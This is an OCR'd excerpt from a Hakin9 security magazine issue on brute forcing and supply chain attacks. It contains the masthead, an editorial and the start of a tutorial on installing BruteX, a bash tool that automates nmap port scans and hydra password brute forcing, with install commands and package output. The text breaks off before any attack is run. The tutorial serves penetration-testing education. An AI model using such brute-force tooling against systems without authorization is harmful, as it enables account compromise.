
Hakin9

PRACTICAL PROTECTION IT SECURITY MAGAZINE

VOL.16, NO. 12



BRUTE FORCING AND SUPPLY CHAIN ATTACKS

Build your own Brute Force Tool

Dictionary Attacks and Machine Learning

From Brute Force to Side Channel & Fault Injection

Securing the Supply Chain

AND MORE...

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Managing Editor

Magdalena Jarzębska
magdalena.jarzebska@hakin9.org

Editors:

Marta Sienicka
sienicka.marta@hakin9.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Bartek Adach
bartek.adach@pentestmag.com

Michalina Szpyrka
michalina.szpyrka@eforensicsmag.com

Proofreader:
Lee McKenzie

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Magdalena Jarzębska
magdalena.jarzebska@hakin9.org

Cover Design
Hiep Nguyen Duc
Joanna Kretowicz

Publisher
Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Bielawska 6/19
Phone: 1 917 338 3631

www.hakin9.org

Betatesters & Proofreaders

Lee McKenzie

Hammad Arshed

Avi Benchimol

Amit Chugh

Craig Thornton

Paul Mellen

Alexandre D'Hondt

Olivier Caleff

Gilles Lami

Daniel Sligar

Dinesh

Kashif Aftab

Jeff Smith

Gregory Chrysantou

Paul Oyola

Nasreddine Bencherchali

Da Co

Ricardo Puga

Jeff Barron

Daniel Dieterle

Tahir Saleem

Tom Updegrove

Michal Jachim

Dear readers,

Our November edition is finally here and it's entirely dedicated to brute forcing and supply chain attacks. We prepared a handful of articles, tutorials, and case studies, and we hope it will be a great read for you! Let's take a look at what's inside.

First things first, we have a tutorial about BruteX - a great, but not so popular tool for brute forcing. The author will guide you through the installation and performing an attack simulation. BruteX is an interesting tool that can expand your virtual toolbox.

Next, Daniel Garcia Baameiro will teach you how to build your own brute force tool in Bash. How cool is that? In the next article, you will learn about performing brute force attacks with Hydra - we recommend this article for beginners, as it is a great introduction to usage of this tool.

In the following articles you'll get a chance to read about some very useful techniques, i.e. configuring OSSEC to mitigate brute force attacks, or about dictionary attacks and machine learning. We also talk about side-channel attacks and fault injection.

Don't think we forgot about the supply chain part! If you'd like to read more about this topic, we have three great articles for you. You'll learn about the nature of supply chain attacks, how they are performed, and how to defend against them. Also, you'll read about supply chain exploitation with the usage of password spraying attacks.

Last but not least, if you still haven't had enough of Wi-Fi hacking, you'll learn about how the pattern of creating wireless network access passwords makes it easier for hackers to crack the password.

We hope that you will enjoy this edition and find something that will catch your interest. As always, we would like to send our gratitude to all our contributors, reviewers, and proofreaders.

We would also like to thank you for supporting us and being a part of this magazine! Stay safe during these weird times and enjoy the upcoming holidays with your loved ones. And most importantly - have fun hacking! :)

Enjoy the reading!

Magdalena Jarzębska and Hakin9 Editorial Team

Contents

Contents

Contents

BRUTEX

ATLAS STARK

Atlas Stark is a security researcher at Stark Industries Inc. with 16+ years in the technology industry. Currently providing cyber security solutions and OSINT services to anti-human trafficking non-profits that aid in investigation and victim recovery. He also consults with state level law enforcement agencies concerning hacking related incidents. He splits his time between California and Tennessee.

Q/C: Please email stark@starkinternational.se with any questions or concerns.

When it comes to hacking, there are certain fundamentals about which one should have intimate knowledge, and a few of those are brute forcing and port scanning. Brute forcing and port scanning were actually my first two disciplines to learn so I am very excited to write about this subject. Knowing how and when to brute force a target is extremely paramount and just as important as your choice of tools you use to carry out the attack. Brute forcing is often thought of as a barbaric approach although, with tools like cewl, we can generate wordlists from specified URLs and with crunch, we can generate very large wordlists based on reconnaissance gathered from our targets. I have included some resources for these tools in the links and resources section.


One tool I want to share with you in this article is bruteX. BruteX is a very lean, bash script with a small learning curve and the execution is really straightforward, which is quite nice, especially in the age of complicated frameworks. BruteX may not be as widely utilized and you may or may not even know about it, but by the end of this article, hopefully, you will find a new weapon to include in your arsenal. Before we get to bruteX, let's take a brief look at some definitions of brute-forcing and port scanning.

According to online sources, brute-forcing or brute-force attacks basically work by trying to calculate a variety of password combinations to gain access to system resources. The increased complexity of the password drastically increases the time it will take to breach a resource, given that you pass a large and varied wordlist through the application.

Port scanning is utilizing a methodology to determine which ports on a target network are open. One of the most widely used port scanning applications is nmap.


BruteX is really cool in the fact that it is actually a combination of a few tools we use all the time in the industry like Nmap, Hydra and DNS Enum. Another cool thing about bruteX is that it is a bash script. Since most tools are constructed with Python, this will be a nice departure if you're not familiar with bash scripting. I happen to really like bash scripting. BruteX is also included in the Fsociety hacking framework you may remember from the show on USA "Mr. Robot", I will include a link and a screenshot later in the article, however, we will not be discussing the intricacies of these applications separately in this article. We will save that for another time. Being able to automate tasks like port scanning and brute force attacks is a major time saver when conducting security audits in the field or in the lab. In this article, I want to showcase how straightforward the installation of bruteX is and how it can be utilized and even customized depending on your engagement, so let's get into it.

The installation procedure for bruteX is very transparent and the directions are listed on the project's GitHub page. I am using Kali Linux 2021.3, but it has also been tested on Kali Linux 2021.2 and Kali Linux 2019.2, yes, I still run an older version sometimes because I love being root from the start.




```
BruteX Installation

apt-get update

git clone https://github.com/1N3/BruteX.git

cd BruteX

chmod +x install.sh

sudo ./install.sh
```

As you can see, the installation procedure is only a few steps and once we execute them in order, we get the following outputs.




```
           V                   V       \_/

  + -- --=[ BruteX by @xer0dayz
  + -- --=[ https://sn1persecurity.com

[*] Installing brutex under /usr/share/brutex ...
Hit:1 https://download.sublimetext.com apt/stable/ InRelease
Hit:3 https://repo.protonvpn.com/debian stable InRelease
Hit:2 http://kali.download/kali kali-rolling InRelease
Hit:4 https://deb.i2p2.de buster InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dnsenum is already the newest version (1.3.0-5).
dnsenum set to manually installed.
The following additional packages will be installed:
  libidn12 nmap-common
Suggested packages:
  ncat ndiff zenmap
The following NEW packages will be installed:
  libidn12
The following packages will be upgraded:
  hydra nmap nmap-common
3 upgraded, 1 newly installed, 0 to remove and 427 not upgraded.
Need to get 6,447 kB of archives.
After this operation, 406 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 libidn12 amd64 1.38-3 [83.3 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 hydra amd64 9.1-1+b2 [276 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 nmap amd64 7.92+dfsg1-0kali1 [2,018 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 nmap-common all 7.92+dfsg1-0kali1 [4,070 kB]
Fetched 6,447 kB in 1s (9,551 kB/s)
Selecting previously unselected package libidn12:amd64.
(Reading database ... 405191 files and directories currently installed.)
Preparing to unpack .../libidn12_1.38-3_amd64.deb ...
Unpacking libidn12:amd64 (1.38-3) ...
Preparing to unpack .../hydra_9.1-1+b2_amd64.deb ...
Unpacking hydra (9.1-1+b2) over (9.1-1+b1) ...
Preparing to unpack .../nmap_7.92+dfsg1-0kali1_amd64.deb ...
Unpacking nmap (7.92+dfsg1-0kali1) over (7.91+dfsg1-1kali1) ...
Preparing to unpack .../nmap-common_7.92+dfsg1-0kali1_all.deb ...
Unpacking nmap-common (7.92+dfsg1-0kali1) over (7.91+dfsg1-1kali1) ...
█
```

Our installation completes with no issues and BruteX is straightforward as well when it comes to the execution of the application against a target. From the screenshot below, we have selected our target as well as the port on which we want to concentrate.



